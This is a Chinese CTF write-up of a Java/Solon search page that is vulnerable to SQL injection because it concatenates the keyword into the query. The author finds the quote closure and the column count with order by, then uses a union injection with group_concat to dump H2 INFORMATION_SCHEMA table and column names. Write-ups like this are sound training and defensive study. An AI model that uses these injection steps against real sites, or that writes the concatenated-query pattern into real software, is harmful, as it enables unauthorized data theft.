@Controller
public class SearchController {
    @Inject
    private DbManager dbManager;
    @Mapping("/")
    public ModelAndView search(@Param(defaultValue = "web") String keyword)
throws SQLException {
    List<String> results = new ArrayList<>();
    if (keyword != null & !keyword.equals("")) {
        String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword +
        "%';";
        DataSource dataSource = dbManager.getDataSource();
        Statement statement = dataSource.getConnection().createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        while (resultSet.next()) {
            results.add(resultSet.getString("id") + " : "
                    + resultSet.getString("intro") + " : "
                    + resultSet.getString("blog"));
        }
        resultSet.close();
        statement.close();
    }
    ModelAndView model = new ModelAndView("search.ftl");
    model.put("results", results);
    return model;
}
}
```

有用的就一句

```
if (keyword != null & !keyword.equals("")) {
    String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword +
    "%';";
```

在您提供的代码中，`SearchController` 类是一个使用Solon框架构建的控制器，用于处理搜索请求并返回搜索结果。这个类展示了如何在Solon框架中使用注解定义控制器、注入依赖以及处理HTTP请求。然而，代码中也存在一些需要改进的地方，特别是在数据库查询和安全性方面。

## 主要代码分析

1. **@Controller注解**: 标记这是一个控制器类，用于处理Web请求。
2. **@Inject注解**: 用于依赖注入，这里注入了 `DbManager`，一个假定的数据库管理类。
3. **@Mapping注解**: 指定该方法处理的路由（在这个例子中是根路径 `"/"`）。当访问根URL时，会调用此方法。
4. **关键字搜索**: 方法 `search` 接收一个名为 `keyword` 的参数，用于数据库搜索。如果 `keyword` 不为空，就执行一个SQL查询，搜索 `member` 表中 `intro` 字段包含关键字的记录。
5. **ModelAndView**: 创建一个 `ModelAndView` 对象，指定视图名称（在这个例子中是 `search.ftl` Freemarker模板）并传递搜索结果。

看下一个

init.sql就导入了一下数据

再看database

```
@Component
public class DbManager {
    @Inject("${project.home}")
    public String home;
    DataSource dataSource;
    @Init
    public void init() throws SQLException, FileNotFoundException {
        HikariConfig config = new HikariConfig();
        String dbPath = home + "h2";
        config.setJdbcUrl("jdbc:h2:" + dbPath);
        config.setUsername("username");
        config.setPassword("password");
        dataSource = new HikariDataSource(config);
        Connection connection = dataSource.getConnection();
        RunScript.execute(connection, new FileReader(home+"init.sql"));
        connection.close();
    }
    public DataSource getDataSource() {
        return dataSource;
    }
}
```

您提供的 `DbManager` 类是一个使用Solon框架构建的组件，它负责数据库连接池的配置和初始化。这个类演示了如何在Solon框架中使用注解定义组件、注入配置属性以及初始化资源。此外，它使用HikariCP作为连接池，这是一个性能非常优秀的数据库连接池库。下面是对该类的一些分析和建议：

## 主要代码分析

1. **@Component注解**: 表示这个类是一个组件，Solon容器会自动实例化并管理它。
2. **@Inject注解**: 用于注入配置属性。这里将 `project.home` 配置属性注入到 `home` 变量中。这表明 `project.home` 需要在应用的配置文件中定义。
3. **DataSource**: `dataSource` 变量被用来存储数据库连接池的引用。
4. **@Init注解**: 标记 `init` 方法作为初始化方法，这个方法会在组件创建后自动调用。`init` 方法配置 HikariCP连接池，并执行一个初始化SQL脚本。
5. **数据库路径和初始化**: 数据库的路径是基于 `project.home` 配置动态构建的。这增加了灵活性，使得数据库的位置可以通过配置控制。使用 `RunScript.execute` 执行 `init.sql` 脚本来初始化数据库，这是一个很好的实践，可以用来创建表、插入初始数据等。

没什么有用的东西，就看一句话想想怎么注就行

```
String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

直接拼接上去了

从intro字段里查询有keyword的member

尝试注入

应该会有过滤吧sql题

先开burp fuzz一下

不行


池子太小



输入" 无回显



输入' 直接报错白屏

说明是单引号闭合



#无效

-- 注释成功



web' order by 3 --


无回显

by 4


白屏




因此字段数为3



union直接打吧




经过测试可以用的回显位是1, 2



**都多余了**


- INFORMATION\_SCHEMA,PUBLIC : 2 : 3



group\_concat

## 爆表

- ENUM\_VALUES,CONSTANTS,SEQUENCES,RIGHTS,TRIGGERS,SETTINGS,VIEWS,INFORMATION\_SCHEMA\_CATALOG\_NAME,ROUTINES,COLUMNS,KEY\_COLUMN\_USAGE,LOCKS,DOMAINS,COLUMN\_PRIVILEGES,SCHEMATA,FIELDS,CONSTRAINT\_COLUMN\_USAGE,SESSION\_STATE,REFERENTIAL\_CONSTRAINTS,TABLE\_PRIVILEGES,PARAMETERS,TABLES,ELEMENT\_TYPES,QUERY\_STATISTICS,INDEX\_COLUMNS,ROLES,CHECK\_CONSTRAINTS,SESSIONS,IN\_Doubt,COLLATIONS,DOMAIN\_CONSTRAINTS,SYNONYMS,USERS,TABLE\_CONSTRAINTS,INDEXES, MEMBER



## 爆列


- OBJECT\_CATALOG,OBJECT\_SCHEMA,OBJECT\_NAME,OBJECT\_TYPE,ENUM\_IDENTIFIER,VALUE\_NAME,VALUE\_ORDINAL,CONSTANT\_CATALOG,CONSTANT\_SCHEMA,CONSTANT\_NAME,VALUE\_DEFINITION,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_OCTET\_LENGTH,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NAME,COLLATION\_CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_PRECISION,NUMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVAL\_PRECISION,MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,DECLARED\_DATA\_TYPE,DECLARED\_NUMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,REMARKS,SEQUENCE\_CATALOG,SEQUENCE\_SCHEMA,SEQUENCE\_NAME,DATA\_TYPE,NUMERIC\_PRECISION,NUMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,START\_VALUE,MINIMUM\_VALUE,MAXIMUM\_VALUE,INCREMENT,CYCLE\_OPTION,DECLARED\_DATA\_TYPE,DECLARED\_NUMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,BASE\_VALUE,CACHE,REMARKS,GRANTEE,GRANTEE\_TYPE,GRANTED\_ROLE,RIGHTS,TABLE\_SCHEMA,TABLE\_NAME,TRIGGER\_CATALOG,TRIGGER\_SCHEMA,TRIGGER\_NAME,EVENT\_MANIPULATION,EVENT\_OBJECT\_CATALOG,EVENT\_OBJECT\_SCHEMA,EVENT\_OBJECT\_TABLE,ACTION\_ORIENTATION,ACTION\_TIMING,IS\_ROLLBACK,JAVA\_CLASS,QUEUE\_SIZE,NO\_WAIT,REMARKS,SETTING\_NAME,SETTING\_VALUE,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE\_NAME,VIEW\_DEFINITION,CHECK\_OPTION,IS\_UPDATABLE,INSERTABLE\_INTO,IS\_TRIGGER\_UPDATABLE,IS\_TRIGGER\_DELETABLE,IS\_TRIGGER\_INSERTABLE\_INTO,STATUS,REMARKS,CATALOG\_NAME,SPECIFIC\_CATALOG,SPECIFIC\_SCHEMA,SPECIFIC\_NAME,ROUTINE\_CATALOG,ROUTINE\_SCHEMA,ROUTINE\_NAME,ROUTINE\_TYPE,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_OCTET\_LENGTH,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NAME,COLLATION\_CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_PRECISION,NUMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVAL\_PRECISION,MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,ROUTINE\_BODY,ROUTINE\_DEFINITION,EXTERNAL\_NAME,EXTERNAL\_LANGUAGE,PARAMETER\_STYLE,IS\_DETERMINISTIC,DECLARED\_DATA\_TYPE,DECLARED\_NUMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,REMARKS,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE\_NAME,COLUMN\_NAME,ORDINAL\_POSITION,COLUMN\_DEFAULT,IS\_NULLABLE,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_OCTET\_LENGTH,NUMERIC\_PRECISION,NUMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVAL\_PRECISION,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NAME,COLLATION\_CATALOG,COL

LATION\_SCHEMA,COLLATION\_NAME,DOMAIN\_CATALOG,DOMAIN\_SCHEMA,DOMAIN\_NAME,  
MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,IS\_IDENTITY,IDENTITY\_GENERATION,IDENTITY\_ST  
ART,IDENTITY\_INCREMENT,IDENTITY\_MAXIMUM,IDENTITY\_MINIMUM,IDENTITY\_CYCLE,IS\_GE  
NERATED,GENERATION\_EXPRESSION,DECLARED\_DATA\_TYPE,DECLARED\_NUMERIC\_PRECISIO  
N,DECLARED\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,IDENTITY\_BASE,IDENTITY\_  
CACHE,COLUMN\_ON\_UPDATE,IS\_VISIBLE,DEFAULT\_ON\_NULL,SELECTIVITY,REMARKS,CONST  
RAINT\_CATALOG,CONSTRAINT\_SCHEMA,CONSTRAINT\_NAME,TABLE\_CATALOG,TABLE\_SCHE  
MA,TABLE\_NAME,COLUMN\_NAME,ORDINAL\_POSITION,POSITION\_IN\_UNIQUE\_CONSTRAINT,  
TABLE\_SCHEMA,TABLE\_NAME,SESSION\_ID,LOCK\_TYPE,DOMAIN\_CATALOG,DOMAIN\_SCHE  
MA,DOMAIN\_NAME,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_OCTET\_LENGTH  
,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NAME,COLLATION\_  
CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_PRECISION,NUMERIC\_PRECISI  
ON\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVAL\_PRECISION,DO  
MAIN\_DEFAULT,MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,DECLARED\_DATA\_TYPE,DECLARE  
D\_NUMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,DO  
MAIN\_ON\_UPDATE,PARENT\_DOMAIN\_CATALOG,PARENT\_DOMAIN\_SCHEMA,PARENT\_DOMAI  
N\_NAME,REMARKS,GRANTOR,GRANTEE,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE\_NAME,COL  
UMN\_NAME,PRIVILEGE\_TYPE,IS\_GRANTABLE,CATALOG\_NAME,SCHEMA\_NAME,SCHEMA\_OW  
NER,DEFAULT\_CHARACTER\_SET\_CATALOG,DEFAULT\_CHARACTER\_SET\_SCHEMA,DEFAULT\_CH  
ARACTER\_SET\_NAME,SQL\_PATH,DEFAULT\_COLLATION\_NAME,REMARKS,OBJECT\_CATALOG,O  
BJECT\_SCHEMA,OBJECT\_NAME,OBJECT\_TYPE,ROW\_IDENTIFIER,FIELD\_NAME,ORDINAL\_POSITI  
ON,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_OCTET\_LENGTH,CHARACTER\_  
SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NAME,COLLATION\_CATALOG,CO  
LLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_PRECISION,NUMERIC\_PRECISION\_RADIX,NU  
MERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVAL\_PRECISION,MAXIMUM\_CARD  
INALITY,DTD\_IDENTIFIER,DECLARED\_DATA\_TYPE,DECLARED\_NUMERIC\_PRECISION,DECLARE  
D\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,TABLE\_CATALOG,TABLE\_SCHEMA,TA  
BLE\_NAME,COLUMN\_NAME,CONSTRAINT\_CATALOG,CONSTRAINT\_SCHEMA,CONSTRAINT\_N  
AME,STATE\_KEY,STATE\_COMMAND,CONSTRAINT\_CATALOG,CONSTRAINT\_SCHEMA,CONSTR  
AINT\_NAME,UNIQUE\_CONSTRAINT\_CATALOG,UNIQUE\_CONSTRAINT\_SCHEMA,UNIQUE\_CON  
STRAINT\_NAME,MATCH\_OPTION,UPDATE\_RULE,DELETE\_RULE,GRANTOR,GRANTEE,TABLE\_C  
ATALOG,TABLE\_SCHEMA,TABLE\_NAME,PRIVILEGE\_TYPE,IS\_GRANTABLE,WITH\_HIERARCHY,SP  
ECIFIC\_CATALOG,SPECIFIC\_SCHEMA,SPECIFIC\_NAME,ORDINAL\_POSITION,PARAMETER\_MOD  
E,IS\_RESULT,AS\_LOCATOR,PARAMETER\_NAME,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,  
CHARACTER\_OCTET\_LENGTH,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARAC  
TER\_SET\_NAME,COLLATION\_CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_P  
RECISION,NUMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TY  
PE,INTERVAL\_PRECISION,MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,DECLARED\_DATA\_TYPE,D  
